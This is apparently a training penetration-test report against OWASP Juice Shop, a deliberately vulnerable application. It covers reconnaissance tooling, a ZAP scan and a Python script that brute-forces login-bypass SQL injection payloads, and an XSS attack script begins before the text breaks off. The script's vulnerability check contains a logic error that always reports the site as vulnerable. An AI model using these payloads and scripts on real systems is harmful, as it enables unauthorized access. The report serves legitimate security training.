

Penetration Testing Report for OWASP Juice Shop

1. Executive Summary

This penetration testing report outlines the security assessment conducted on the OWASP Juice Shop application. Our goal was to identify, exploit, and assess the impact of critical vulnerabilities. Using a combination of manual testing and custom-developed tools, we performed reconnaissance, scanning, and exploitation, focusing on vulnerabilities such as SQL Injection, Cross-Site Scripting (XSS), and Cross-Site Request Forgery (CSRF). This report provides detailed findings and recommendations to mitigate the identified security issues.

Key Findings:

- **Critical SQL Injection Vulnerabilities:** Exploited to extract sensitive data such as user credentials.
- **XSS Attacks:** Successfully injected malicious scripts into vulnerable input fields, leading to session hijacking.
- **CSRF Weaknesses:** Unauthorized actions could be performed on behalf of users due to missing anti-CSRF tokens.

Recommendations:

- Implement parameterized queries to prevent SQL Injection.
 - Enforce strict input validation and output encoding to mitigate XSS.
 - Introduce anti-CSRF tokens to protect against CSRF attacks.
-

2. Methodology

The penetration test was conducted following a systematic approach that aligns with industry standards (OWASP Testing Guide and PTES). The engagement was divided into multiple phases:

1. **Reconnaissance & Enumeration:** Custom Python tool for automated information gathering.
2. **Scanning & Vulnerability Assessment:** Vulnerability scanning using OWASP ZAP and manual inspection.
3. **Exploitation:** Custom-developed tools for SQL Injection, XSS, and CSRF exploitation.
4. **Post-Exploitation:** Extracted sensitive data and demonstrated impact.
5. **Reporting & Recommendations:** Detailed documentation of findings and recommendations.

Tools Used:

- **HUSTLER Recon Tool:** Automates recon and vulnerability detection.
- **OWASP ZAP:** Used for scanning and vulnerability analysis.
- **SQL Injection Tool:** Python-based automated SQL injection exploitation.
- **XSS Exploit Tool:** Automated the injection of malicious JavaScript code.
- **CSRF Exploit Tool:** Demonstrated unauthorized actions through CSRF.
- **Burp-Suite:** vulnerability scanning, penetration testing, and web app security tool

3. Reconnaissance & Enumeration

Objective: Gather as much information as possible about the target system to identify potential attack vectors.

We decided to build our custom robust Python reconnaissance tool and we used it to identify and gather valuable information about the Juice Shop application.

- The process of building the tool:

```

C:\> Users > JOHN > Downloads > bannar (1).py > ...
1 import os
2 import subprocess
3 import time
4 import datetime
5 import requests
6 from bs4 import BeautifulSoup
7
8
9 def print_hustler_banner():
10     banner = """
11     #####
12     #          #
13     #      WELCOME TO HUSTLER TOOL      #
14     #          #
15     #####
16
17     H U S T L E R
18
19
20
21
22
23
24     #####
25     #      YOUR CYBERSECURITY SIDEKICK      #
26     #      FAST & RELIABLE PENETRATION TESTING      #
27     #####
28     """
29     print(banner)
30
31
32 def get_domain():
33     domain = input("Please enter the domain to start testing: ")
34     return domain
35

```

Here is the libraries we used and the function *print_hustler_banner()* is for printing the tool name which is HUSTLER, and the second function *get_domain()* is designed for getting the domain as an input from the user.

```

38 def log(message):
39     """Log messages with timestamps."""
40     print(f"{datetime.datetime.now()} - {message}")
41
42 def run_command(command, cwd=None):
43     """Executes a shell command."""
44     process = subprocess.Popen(command, shell=True, cwd=cwd)
45     process.wait()
46
47 def file_exists(filepath):
48     """Check if a file exists."""
49     return os.path.isfile(filepath)
50

```

And then, the *log()* function is designed to print the current time before printing any output, the *run_command()* function is designed to run commands on terminal, and the function *file_exist()* designed to make sure that the file is exist (the path is correct). Then we decided to run the tool on our target.

```
53 > def urlscan(domain): ...
112
113 > def passive_scraping(domain): ...
148
149 > def wildcard_removal(domain): ...
171
172 > def spidering(domain): ...
193
194 > def censys(domain): ...
220
221 > def port_scanning(domain): ...
256
257 > def Dir_BruteForce(domain): ...
314
315
316 if __name__ == "__main__":
317     print_hustler_banner()
318     domain = get_domain()
319     print(f"Domain entered: {domain}")
320     urlscan(domain)
321     port_scanning(domain)
322     passive_scraping(domain)
323     wildcard_removal(domain)
324     spidering(domain)
325     censys(domain)
326     Dir_BruteForce(domain)
```

These are the functions which automate the recon process, and then the main function.

So, let's run the tool and see what will we get...

```
(kali㉿kali)-[~/ReconHunter]
$ sudo python3 Hustler.py
[sudo] password for kali:

#####
#          #
#      WELCOME TO HUSTLER TOOL      #
#          #
#####

HUSTLER

#####
#      YOUR CYBERSECURITY SIDEKICK      #
#      FAST & RELIABLE PENETRATION TESTING      #
#####

Please enter the domain to start testing: █
```

As we see, this is the banner (welcome message) and the tool requests a domain, so let's input our target domain.

```
Domain entered: juice-shop.herokuapp.com
2024-09-29 15:02:47.898319 - #####
2024-09-29 15:02:47.898351 - #      URLSCAN.IO SCAN FOR DOMAIN      #
2024-09-29 15:02:47.898359 - #####
2024-09-29 15:02:47.899079 - Date and Time: 2024-09-29 15:02:47
2024-09-29 15:02:47.899135 - #####
2024-09-29 15:02:47.899152 - Domain: juice-shop.herokuapp.com
2024-09-29 15:02:47.900776 - Running URLScan for domain: juice-shop.herokuapp.com ...
2024-09-29 15:02:48.364292 - Downloading screenshot for juice-shop.herokuapp.com ...
2024-09-29 15:02:49.417986 - Screenshot saved as juice-shop.herokuapp.com_screenshot.png
```

The tool started with URLSCAN.IO and saved the output on target's folder.

```
#####
#      PORT SCANNING FOR SUBDOMAINS      #
#####
Date and Time: 2024-09-29 16:09:46
#####
Domain: juice-shop.herokuapp.com
Running Full Port Scanning ...
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-29 16:09 EDT
Nmap scan report for juice-shop.herokuapp.com (54.73.53.134)
Host is up (0.00041s latency).
Other addresses for juice-shop.herokuapp.com (not scanned): 54.220.192.17
rDNS record for 54.73.53.134: ec2-54-73-53-134.eu-west-1.compute.amazonaws.com
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
```

Then the tool moved to port scanning and saved the output on a file.

```
2024-09-29 15:02:49.419724 - Date and Time: 2024-09-29 15:02:49
2024-09-29 15:02:49.419745 - #####
2024-09-29 15:02:49.419753 - Domain: juice-shop.herokuapp.com
2024-09-29 15:02:49.419831 - Running Amass ...
2024-09-29 15:03:30.830550 - Running SubFinder ...
2024-09-29 15:04:01.813584 - Combining Results ...
2024-09-29 15:04:01.820480 - Running Resolving ...
2024-09-29 15:04:01.973538 - Date and Time: 2024-09-29 15:04:01

2024-09-29 16:44:14.772693 - Running Resolving ...
2024-09-29 16:44:14.772697 - #####
2024-09-29 16:44:14.772810 - #      WILDCARD SUBDOMAIN REMOVAL      #
2024-09-29 16:44:14.772825 - #####
2024-09-29 16:44:14.772863 - Date and Time: 2024-09-29 16:44:14
2024-09-29 16:44:14.772879 - #####
2024-09-29 16:44:14.772885 - Domain: juice-shop.herokuapp.com
2024-09-29 16:44:14.772980 - Running Wildcard Removal ...
2024-09-29 16:44:14.787272 - Wildcard removal complete. Results saved in 2.Removed.txt
```

The next step is running Amass, SubFinder, checking for wildcard subdomain removal and saving the output in files.

```

2024-09-29 16:44:14.787401 - #####
2024-09-29 16:44:14.787443 - #      SPIDERING FOR URLs      #
2024-09-29 16:44:14.787478 - ##### Date and Time: 2024-09-29 16:44:14 #####
2024-09-29 16:44:14.787504 - Domain: juice-shop.herokuapp.com
2024-09-29 16:44:14.787544 - Domain: juice-shop.herokuapp.com
2024-09-29 16:44:14.787605 - Running Spidering ...
[url] - [code=200] - https://juice-shop.herokuapp.com
[javascript] - https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js
[javascript] - https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js
[javascript] - https://juice-shop.herokuapp.com/runtime.js
[javascript] - https://juice-shop.herokuapp.com/polyfills.js
[javascript] - https://juice-shop.herokuapp.com/vendor.js
[javascript] - https://juice-shop.herokuapp.com/main.js
[robots] - https://juice-shop.herokuapp.com/ftp
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js] - https://cookiesandyou.com
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js] - application/x-www-form-urlencoded
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js] - //ipinfo.io
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js] - api.ipinfodb.com/v3/ip-country/?key={api_key}&fo
rmat=json&callback=callback
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js] - js.maxmind.com/js/apis/geoip2/v2.1/geoip2.js
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js] - text/xml
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js] - text/plain
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js] - text/html
[linkfinder] - [from: https://cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js] - application/x-www-form-urlencoded
[url] - [code=200] - https://juice-shop.herokuapp.com/application/x-www-form-urlencoded
[javascript] - https://juice-shop.herokuapp.com/application/runtime.js
[javascript] - https://juice-shop.herokuapp.com/application/polyfills.js
[javascript] - https://juice-shop.herokuapp.com/application/vendor.js
[javascript] - https://juice-shop.herokuapp.com/application/main.js
[linkfinder] - [from: https://juice-shop.herokuapp.com/polyfills.js] - https://github.com/zloirock/core-js/blob/v3.38.1/LICENSE
[linkfinder] - [from: https://juice-shop.herokuapp.com/polyfills.js] - https://github.com/zloirock/core-js
[url] - [code=200] - https://juice-shop.herokuapp.com/text/html
[javascript] - https://juice-shop.herokuapp.com/text/runtime.js
[javascript] - https://juice-shop.herokuapp.com/text/polyfills.js
[javascript] - https://juice-shop.herokuapp.com/text/vendor.js
[javascript] - https://juice-shop.herokuapp.com/text/main.js

```

```

2024-09-29 16:44:53.680821 - #####
2024-09-29 16:44:53.680834 - #      CENSYS SCAN FOR DOMAIN      #
2024-09-29 16:44:53.680838 - #####
2024-09-29 16:44:53.680874 - Date and Time: 2024-09-29 16:44:53
2024-09-29 16:44:53.680891 - #####
2024-09-29 16:44:53.680919 - Domain: juice-shop.herokuapp.com
2024-09-29 16:44:53.681005 - Running Censys Scan ...
2024-09-29 16:44:55.564727 - Censys scan complete. Results saved in 1.Censys.txt

```


And then the tool using Gospider and Censys to gain more information about the target and save it in files.

```

# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
12 full [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
[Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 83ms]
[Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 84ms]
download [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 88ms]
[Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 92ms]
images [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 94ms]
index [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 101ms]
2006 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 101ms]
news [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 104ms]
crack [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 110ms]
serial [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 105ms]
warez [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 107ms]
contact [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 105ms]
search [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 105ms]
spacer [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 105ms]
about [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 109ms]
privacy [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 90ms]
11 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 83ms]
logo [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 83ms]
blog [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 84ms]
10 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 85ms]
new [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
cgi-bin [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 85ms]
faq [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 81ms]
home [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 88ms]
rss [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 89ms]
# Copyright 2007 James Fisher [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 86ms]
img [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 89ms]
# [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 90ms]
2005 [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 79ms]
# [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 81ms]
products [Status: 200, Size: 3748, Words: 266, Lines: 30, Duration: 78ms]

```

Last thing the tool use fuff to brute force directories and save the output in a file.



And here we can see all files that the tool created.

This tool automated the following tasks:

- **Domain Information Gathering:** Automatically retrieved and saved domain information.
- **Port Scanning:** Ran scans to detect open ports.
- **Subdomain Enumeration:** Automated the discovery of subdomains using multiple tools.
- **Web Spidering:** Extracted URLs, links, and assets from the target site.
- **Directory Brute-Forcing:** Identified potential hidden directories through brute-forcing.

Findings:

- **Domain Information:** The tool gathered the target's domain information using URLSCAN.IO, saving the results in a dedicated folder.
- **Port Scanning:** Automated scanning of open ports was performed, with the results saved in a file.
- **Subdomain Enumeration:** The tool utilized Amass and SubFinder to identify subdomains, including removing wildcard subdomains.
- **Web Spidering and Asset Discovery:** Tools such as Gospider and Censys were used to gather further information about the target system.
- **Directory Brute-Forcing:** The tool used fuff to brute-force directories on the target website, with results saved in a file.

4. Scanning & Vulnerability Assessment

Objective: Identify vulnerabilities through automatic scanning and manual inspection.

Using OWASP ZAP and python scripting, we performed a comprehensive scan of the Juice Shop application. Vulnerabilities were prioritized based on their severity and potential exploitability.

- We developed a python script to detect if the Website is SQL-injection vulnerable and if it vulnerable the tool exploits a list of payloads.
- We developed a python script to detect if the Website is XSS vulnerable and if it vulnerable the tool exploits a list of payloads.

At first, we used Automatic scan from OWASP ZAP tool:

Processed	ID	Req. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	Note	Tags
Out of Scope	559	9/29/24, 4:50:04 PM	GET	https://location.services.mozilla.com/v1/cou...	403	Forbidden	0 ...	130 bytes	40 bytes			
Out of Scope	560	9/29/24, 4:50:14 PM	POST	https://shavar.services.mozilla.com/downlo...	403	Forbidden	0 ...	130 bytes	40 bytes			
Out of Scope	561	9/29/24, 4:50:17 PM	GET	https://firefox.settings.services.mozilla.com/...	403	Forbidden	0 ...	130 bytes	40 bytes			
	562	9/29/24, 4:50:18 PM	GET	https://juice-shop.herokuapp.com/	200	OK	1...	976 bytes	3,748 bytes	Medium	Script, Comment	
	563	9/29/24, 4:50:19 PM	GET	https://juice-shop.herokuapp.com/runtime.js	200	OK	8...	1,005 bytes	3,297 bytes	Medium		
	564	9/29/24, 4:50:20 PM	GET	https://juice-shop.herokuapp.com/polyfills.js	200	OK	2...	999 bytes	54,535 bytes	Medium		
	565	9/29/24, 4:50:20 PM	GET	https://cdnjs.cloudflare.com/ajax/libs/cookie...	200	OK	4...	915 bytes	4,064 bytes	Medium		

We found a SQL-injection high critical vulnerability and many other high and medium vulnerabilities.

The screenshot shows the ZAP interface with a red box highlighting a specific alert. The alert details are as follows:

- SQL Injection - SQLite**
- URL:** <https://juice-shop.herokuapp.com/rest/products/search?q=%27%28%27 OR 1=1-->
- Risk:** High
- Confidence:** Medium
- Parameter:** q
- Attack:** ' OR 1=1--
- Evidence:** SQLITE_ERROR
- CWE ID:** 89
- WASC ID:** 19
- Source:** Active (40018 - SQL Injection)

The alert also notes: "RDBMS/SQLite likely given error message regular expression (SQLITE_ERROR) matched by the HTML results."

So, at this point we decided to build our python script to inject payloads automatic:

```

Exploitation.py import requests Untitled-1 •
1 import requests
2 from selenium import webdriver
3 from selenium.webdriver.common.by import By
4 from selenium.webdriver.support.ui import WebDriverWait
5 from selenium.webdriver.support import expected_conditions as EC
6 from time import sleep
7 import os
8
9 headers = {
10     'Content-Type': 'application/json',
11     'User-Agent': 'Mozilla/5.0'
12 }
13
14 def load_payloads(filename):
15     if os.path.exists(filename):
16         with open(filename, 'r', errors='ignore') as file:
17             return [line.strip() for line in file.readlines()]
18     else:
19         print(f"[-] Payload file {filename} not found.")
20         return []
21

```

At first we can see the libraries we used in our code and the first function *load_payloads()* is designed to get a list of payloads from the user.

```
21
22     def is_vulnerable_to_sql_injection(base_url):
23         print("[*] Checking if the website is SQL Injection vulnerable...")
24
25         # Basic SQL injection payload to test vulnerability
26         test_payload = ""
27         login_url = f'{base_url}'
28         data = {
29             "email": test_payload,
30             "password": "test"
31         }
32
33         try:
34             response = requests.post(login_url, json=data, headers=headers, allow_redirects=False)
35             if response.status_code == 500 or 503:
36                 print("[+] The website is potentially vulnerable to SQL Injection.")
37                 return True
38             else:
39                 print("[-] The website is not vulnerable to SQL Injection.")
40                 return False
41         except requests.exceptions.RequestException as e:
42             print(f"Request failed: {e}")
43             return False
44
```

And the second function *is_vulnerable_to_sql_injection()* desined to test If the website is vulnerable to SQL-Injection or not before the exploit.

```
44
45     # ===== SQL Injection ===== #
46     def sql_injection_attack(base_url):
47
48         # Load SQL injection payloads from file
49         sql_payloads=input("Enter the target payloads word list path: ")
50         payloads = load_payloads(sql_payloads)
51
52         print("[*] Attempting SQL Injection...")
53         print(f"[*] Testing payloads:")
54
55         for payload in payloads:
56             data = {
57                 "email": payload,
58                 "password": "test"
59             }
56
57             response = requests.post(base_url, json=data, headers=headers, allow_redirects=False)
58             if response.status_code == 200 and "authentication" in response.text:
59                 print(f"[+] SQL Injection Successful with payload: {payload}")
60                 print("Response:", response.status_code)
61
62             #else:
63             #    print(f"[-] SQL Injection Failed with payload: {payload}")
64
65             #base_url = 'https://juice-shop.herokuapp.com/rest/user/login'
66             #'C:/Users/JOHN/Desktop/Exploit/sql_injection_payloads.txt"
67
68
69
70
71
```

And the third function *sql_injection_attack()* is desined to perform the exploit.

```
70
71     def main():
72         base_url=input("Enter the target URL: ")
73         if is_vulnerable_to_sql_injection(base_url) == True:
74             # SQL Injection
75             sql_injection_attack(base_url)
76
77     if __name__ == '__main__':
78         main()
```


And this is our main function, then we decided to use this script on our target website.

```
PS C:\Users\JOHN> & c:/users/JOHN/AppData/Local/Programs/Python/Python312/python.exe c:/Users/JOHN/Desktop/Exploit/SQL.py
Enter the target URL: https://juice-shop.herokuapp.com/rest/user/login
[*] Checking if the website is SQL Injection vulnerable...
[+] The website is potentially vulnerable to SQL Injection.
Enter the target payloads word list path: C:/Users/JOHN/Desktop/Exploit/sql_injection_payloads.txt
[*] Attempting SQL Injection...
[*] Testing payloads:
[+] SQL Injection Successful with payload: ' OR TRUE --
Response: 200
[+] SQL Injection Successful with payload: ' OR '1
Response: 200
[+] SQL Injection Successful with payload: ' OR 1 -- -
Response: 200
[+] SQL Injection Successful with payload: ' OR '' = '
Response: 200
[+] SQL Injection Successful with payload: '=0--+
Response: 200
[+] SQL Injection Successful with payload: ' OR 'x'='x
Response: 200
[+] SQL Injection Successful with payload: ';WAITFOR DELAY '0:0:30'--
Response: 200
[+] SQL Injection Successful with payload: ' OR TRUE --
Response: 200
[+] SQL Injection Successful with payload: ';waitfor delay '0:0:5'--
Response: 200
```

Our script detect that the website is vulnerable and also exploit a list of payloads and return the payload if it worked with the target.


We got very important information, but we will continue scanning and try to exploit them in the next stage.

And now we decided to write another python tool to test and exploit XSS vulnerabilities.




```
C: > Users > JOHN > Desktop > newXSS.py > XSS_Attack_Using_Params.py
1  from selenium import webdriver
2  from webdriver_manager.chrome import ChromeDriverManager
3  from selenium.webdriver.chrome.service import Service
4  from selenium.webdriver.common.by import By
5  from selenium.webdriver.support.ui import WebDriverWait
6  from selenium.webdriver.support import expected_conditions as EC
7  import time
8  import os
9
10 def load_payloads(filename):
11     if os.path.exists(filename):
12         with open(filename, 'r', errors='ignore') as file:
13             return [line.strip() for line in file.readlines()]
14     else:
15         print(f"[-] Payload file {filename} not found.")
16         return []
17
18
```

These are the libraries we used in our code, and the first function `load_payloads()` is designed to get a list of payloads from the user.



```
C: > Users > JOHN > Desktop > newXSS.py > XSS_Attack_Using_Params.py
19 # Function to perform XSS attack using URL parameters
20 def XSS_Attack_Using_Params(url, payload):
21     print(f"[*] Starting XSS attack with payload: {payload}")
22
23     # Configure Selenium WebDriver with Chrome
24     chrome_options = webdriver.ChromeOptions()
25     chrome_options.add_argument('--ignore-certificate-errors')
26     chrome_options.add_argument('--disable-dev-shm-usage')
